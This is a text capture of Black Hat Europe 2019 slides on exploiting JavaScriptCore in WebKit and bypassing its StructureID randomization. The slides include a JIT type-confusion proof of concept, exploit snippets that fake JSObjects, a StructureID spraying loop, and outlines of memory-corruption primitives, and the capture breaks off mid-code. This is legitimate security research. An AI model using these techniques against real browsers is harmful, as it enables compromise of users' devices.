



black hat[®]

EUROPE 2019

DECEMBER 2-5, 2019

EXCEL LONDON, UK



#BHEU  @BLACKHATEVENTS

Thinking outside the JIT Compiler: Understanding and bypassing StructureID
Randomization with generic and old-school methods

WANG, YONG (@ThomasKing2014)

Alibaba Security

Whoami

- WANG, YONG a.k.a. ThomasKing(@ThomasKing2014)
- Security Engineer of Alibaba Security
- Focus on Android/Browser vulnerability
- Speaker at BlackHatAsia/HackInTheBox/Zer0Con ...
- Nominated at Pwnie Award 2019(Best Privilege Escalation)

Agenda


- JavaScriptCore Exploitation Basics
- StructureID Randomization
- New generic bypass
- Conclusion

Agenda

- *JavaScriptCore Exploitation Basics*
- StructureID Randomization
- New generic bypass
- Conclusion

What is JavaScriptCore


- JavaScript Engine of WebKit
 - Apple's open-source web browser(Safari on OSX/iOS)
- Support almost all features of ECMAScript 6
- Complexity
 - Interpreter and JIT compilers



<http://www.filpizlo.com/slides/pizlo-splash2018-jsc-compiler-slides.pdf>

What is JavaScriptCore

- JavaScript Engine of WebKit
 - Apple's open-source web browser(Safari on OSX/iOS)
- Support almost all features of ECMAScript 6
- Complexity
 - Interpreter and JIT compilers
 - Lots of exploitable bugs



<http://www.filpizlo.com/slides/pizlo-splash2018-jsc-compiler-slides.pdf>

A typical JIT Bug

- <http://rce.party/wtf.js> (Luca Todesco @qwertyoruiop)

```
let s = new Date();
let confuse = new Array(13.37,13.37);
s[1] = 1;
let hack = 0;
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {has: function() {
  if (hack) {
    print("side effect");
    confuse[1] = {};
  }
}}); // this doesn't trigger type conversion of |s| into SlowPutArrayStorage

function victim(oj,f64,u32,doubleArray) {
  doubleArray[0];
  let r = 5 in oj;
  f64[0] = f64[1] = doubleArray[1];
  u32[2] = 0x41414141;
  u32[3] = 0;
  // u32[2] += 0x18; < you'd use this for an actual production exploit in order to get a fake
  // object rather than using 0x41414141
  doubleArray[1] = f64[1];
  return r;
}
```


A typical JIT Bug

Minimized PoC:

```
let s = new Date();
s[1] = 1;

Date.prototype.__proto__ = new
Proxy(Date.prototype.__proto__,
{
  has: function() { /* Side Effect */ }
});

let r = 5 in s;
```

- “IN” operation
 - Check a property

A typical JIT Bug

Minimized PoC:

```
let s = new Date();
s[1] = 1;

Date.prototype.__proto__ = new
Proxy(Date.prototype.__proto__,
{
  has: function() { /* Side Effect */ }
});

let r = 5 in s;
```

- “IN” operation
 - Check a property
- HasIndexedProperty
 - Forget to mark as Prototype
 - Incorrect side-effect model

A typical JIT Bug

Minimized PoC:

```
let s = new Date();
s[1] = 1;

Date.prototype.__proto__ = new
Proxy(Date.prototype.__proto__,
{
  has: function() { /* Side Effect */ }
});

let r = 5 in s;
```

- “IN” operation
 - Check a property
- HasIndexedProperty
 - Forget to mark as Prototype
 - Incorrect side-effect model
- Type confusion
 - Element transition

A typical JIT Bug

Exploit snippet:

```
function do_hack(oj, f64, u32, doubleArray) {  
  doubleArray[0];  
  let r = 7 in oj;  
  f64[0] = f64[1] = doubleArray[1];  
  u32[2] += 0x10;  
  doubleArray[1] = f64[1];  
  return r;  
}  
for(let i = 0; i < 10000; i++) {  
  do_hack(d, hack_f64, hack_u32, evl_array);  
}
```

- “IN” operation
 - Check a property
- HasIndexedProperty
 - Forget to mark as Prototype
 - Incorrect side-effect model
- Type confusion
 - Element transition
 - Leak the address
 - Fake JSObjects

Exploitation Basics w/o StructureID Randomization

- Exploit steps:
 - 0. Create many differently-shaped JSObjects
 - 1. Prepare the crafted container
 - 2. Trigger the bug and gain one crafted fake JSObject
 - 3. Build the ADDROF and FAKEOBJ primitives
 - 4. Build the AARW primitives and tackle the GC issue
 - 5.

Exploitation Basics w/o StructureID Randomization

- Exploit steps:
 - 0. Create many differently-shaped JSObjects
 - 1. Prepare the crafted container
 - 2. Trigger the bug and gain one crafted fake JSObject
 - 3. Build the ADDROF and FAKEOBJ primitives
 - 4. Build the AARW primitives and tackle the GC issue
 - 5.


- Prepare the "shape" for the fake JSOBJECT

Agenda

- JavaScriptCore Exploitation Basics
- *StructureID Randomization*
- New generic bypass
- Conclusion


Review JSObject Basics

- `let o = {a: 0x41, b: 0x42};`




Review JSObject Basics

- `let o = {a: 0x41, b: 0x42};`




Review JSObject Basics

- `let o = {a: 0x41, b: 0x42};`



Review JSObject Basics

- `let o = {a: 0x41, b: 0x42};`



Guess/Predict StructureID

- Samuel Groß (@5aelo)'s phrack article introduces the StructureID spraying
- StructureIDs are allocated sequentially on the fresh state
- Just create many differently-shaped JSObjects

```
for (var i = 0; i < 0x1000; ++i) {  
    var arr = [7.7, 7.7];  
    arr['prop' + i] = 0x10;  
    structures.push(arr);  
}
```

StructureID Randomization

[Re-landing] Add some randomness into the StructureID.

https://bugs.webkit.org/show_bug.cgi?id=194989

<rdar://problem/47975563>

Reviewed by Yusuke Suzuki.

1. On 64-bit, the StructureID will now be encoded as:

```
-----  
| 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |  
-----
```

The entropy bits are chosen at random and assigned when a StructureID is allocated.

2. Instead of Structure pointers, the StructureIDTable will now contain encodedStructureBits, which is encoded as such:

```
-----  
| 7 entropy bits | 57 structure pointer bits |  
-----
```

The entropy bits here are the same 7 bits used in the encoding of the StructureID for this structure entry in the StructureIDTable.

3. Retrieval of the structure pointer given a StructureID is now computed as follows:

```
index = structureID >> 7; // with arithmetic shift.  
encodedStructureBits = structureIDTable[index];  
structure = encodedStructureBits ^ (structureID << 57);
```

We use an arithmetic shift for the right shift because that will preserve the nuke bit in the high bit of the index if the StructureID was not decontaminated before use as expected.

- 7 entropy bits
- $2^7 < 1\%$

StructureID Randomization

[Re-landing] Add some randomness into the StructureID.

https://bugs.webkit.org/show_bug.cgi?id=194989

<rdar://problem/47975563>

Reviewed by Yusuke Suzuki.

1. On 64-bit, the StructureID will now be encoded as:

```
-----  
| 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |  
-----
```

The entropy bits are chosen at random and assigned when a StructureID is allocated.

2. Instead of Structure pointers, the StructureIDTable will now contain encodedStructureBits, which is encoded as such:

```
-----  
| 7 entropy bits | 57 structure pointer bits |  
-----
```

The entropy bits here are the same 7 bits used in the encoding of the StructureID for this structure entry in the StructureIDTable.

3. Retrieval of the structure pointer given a StructureID is now computed as follows:

```
index = structureID >> 7; // with arithmetic shift.  
encodedStructureBits = structureIDTable[index];  
structure = encodedStructureBits ^ (structureID << 57);
```

We use an arithmetic shift for the right shift because that will preserve the nuke bit in the high bit of the index if the StructureID was not decontaminated before use as expected.

- 7 entropy bits
 - $2^7 < 1\%$
- Encode the real structure pointer
 - Wrong guess equals invalid “shape”

StructureID Randomization

[Re-landing] Add some randomness into the StructureID.

https://bugs.webkit.org/show_bug.cgi?id=194989

<rdar://problem/47975563>

Reviewed by Yusuke Suzuki.

1. On 64-bit, the StructureID will now be encoded as:

```
-----  
| 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |  
-----
```

The entropy bits are chosen at random and assigned when a StructureID is allocated.

2. Instead of Structure pointers, the StructureIDTable will now contain encodedStructureBits, which is encoded as such:

```
-----  
| 7 entropy bits | 57 structure pointer bits |  
-----
```

The entropy bits here are the same 7 bits used in the encoding of the StructureID for this structure entry in the StructureIDTable.

3. Retrieval of the structure pointer given a StructureID is now computed as follows:

```
index = structureID >> 7; // with arithmetic shift.  
encodedStructureBits = structureIDTable[index];  
structure = encodedStructureBits ^ (structureID << 57);
```

We use an arithmetic shift for the right shift because that will preserve the nuke bit in the high bit of the index if the StructureID was not decontaminated before use as expected.

- 7 entropy bits
 - $2^7 < 1\%$
- Encode the real structure pointer
 - Wrong guess equals invalid “shape”
- Invalid shape
 - Accessing properties leads to crash

Bug-specific Way

- Luca Todesco(@qwertyoruiop) presents it at MOSEC2019
- The bug derives from register allocator
 - Conditional branch can skip the spill
 - Some stack data remain uninitialized
- Type confusion
 - Build a OOB read primitive to leak the valid structureID

JIT Compiler Related Way

- Luca Todesco(@qwertyoruiop) presents it at MOSEC2019
 - Inferred types might also be abusable as per 5aelo's talk at 0x41con, as a real object's type information could be used to prove a fake object's type, thus no CheckStructure on the fake object would be emitted

JIT Compiler Related Way

- Luca Todesco(@qwertyoruiop) presents it at MOSEC2019
- Inferred types might also be abusable as per 5aelo's talk at 0x41con, as a real object's type information could be used to prove a fake object's type, thus no CheckStructure on the fake object would be emitted

Try ripping out inferred types because it might be a performance improvement
⇒ https://bugs.webkit.org/show_bug.cgi?id=190906

Reviewed by Yusuke Suzuki.

This patch removes inferred types from JSC. Initial evidence shows that this might be around a ~1% speedup on Speedometer2 and JetStream2.

<https://trac.webkit.org/changeset/240023/webkit>

Agenda

- JavaScriptCore Exploitation Basics
- StructureID Randomization
- *New generic bypass*
- Conclusion

Think outside the JIT Compiler

- Abusing the other feature of JIT optimization might bypass it

Think outside the JIT Compiler

- Abusing the other feature of JIT optimization might bypass it
- ASLR(Address Space Layout Randomization)
 - Weakness
 - Leak some data to calculate the slide

Think outside the JIT Compiler

- Abusing the other feature of JIT optimization might bypass it
- ASLR(Address Space Layout Randomization)
 - Weakness
 - Leak some data to calculate the slide
- StructureID Randomization
 - Weakness(1/128)
 - Leak the valid StructureID of one known shape JSObject

Brute force

```
inline bool StructureIDTable::isValid(StructureID structureID)
{
    if (!structureID)
        return false;

    uint32_t structureIndex = structureID >> s_numberOfEntropyBits;
    if (structureIndex >= m_capacity)
        return false;
#ifdef CPU(ADDRESS64)
    Structure* structure = decode(table()[structureIndex].encodedStructureBits, structureID);
    if (reinterpret_cast<uintptr_t>(structure) >> s_entropyBitsShiftForStructurePointer)
        return false;
#endif
    return true;
}
```

Brute force

```
inline bool StructureIDTable::isValid(StructureID structureID)
{
    if (!structureID)
        return false;

    uint32_t structureIndex = structureID >> s_numberOfEntropyBits;
    if (structureIndex >= m_capacity)
        return false;
#ifdef CPU(ADDRESS64)
    Structure* structure = decode(table()[structureIndex].encodedStructureBits, structureID);
    if (reinterpret_cast<uintptr_t>(structure) >> s_entropyBitsShiftForStructurePointer)
        return false;
#endif
    return true;
}
```

NO REF 🥲

Think outside the JIT Compiler

- Invalid shape != crash
 - A fake JSObject w/o valid StructureID can still be alive until GC works

Think outside the JIT Compiler

- Invalid shape != crash
 - A fake JSObject w/o valid StructureID can still be alive until GC works
- How to hack with the semi-faked JSObject?

Think outside the JIT Compiler

- Invalid shape != crash
 - A fake JSObject w/o valid StructureID can still be alive until GC works
- How to hack with the semi-faked JSObject?
- Do all the internal builtin functions rely on the valid StructureID?

Think outside the JIT Compiler

- Invalid shape != crash
 - A fake JSObject w/o valid StructureID can still be alive until GC works
- How to hack with the semi-faked JSObject?
- Do all the internal builtin functions rely on the valid StructureID?
- If there is one function not requiring StructureID, how to find it?

Prototype

```
let o = {a:1, b:2, c:3};
```

```
o[0] = 1;
```

```
o[1] = 2;
```

```
o.slice(); // Exception: TypeError: o.slice  
is not a function
```

```
Array.prototype.slice.call(o);
```

```
ArrayPrototype.cpp:
```

```
EncodedJSValue JSC_HOST_CALL  
arrayProtoFuncSlice(JSGlobalObject* globalObject, CallFrame*  
callFrame)
```

```
{
```

```
    // https://tc39.github.io/ecma262/#sec-array.prototype.slice
```

```
    VM& vm = globalObject->vm();
```

```
    auto scope = DECLARE_THROW_SCOPE(vm);
```

```
    JSObject* thisObj = callFrame->thisValue().toThis(globalObject,  
StrictMode).toObject(globalObject);
```

```
    EXCEPTION_ASSERT(!scope.exception() == !thisObj);
```

```
    if (UNLIKELY(!thisObj))
```

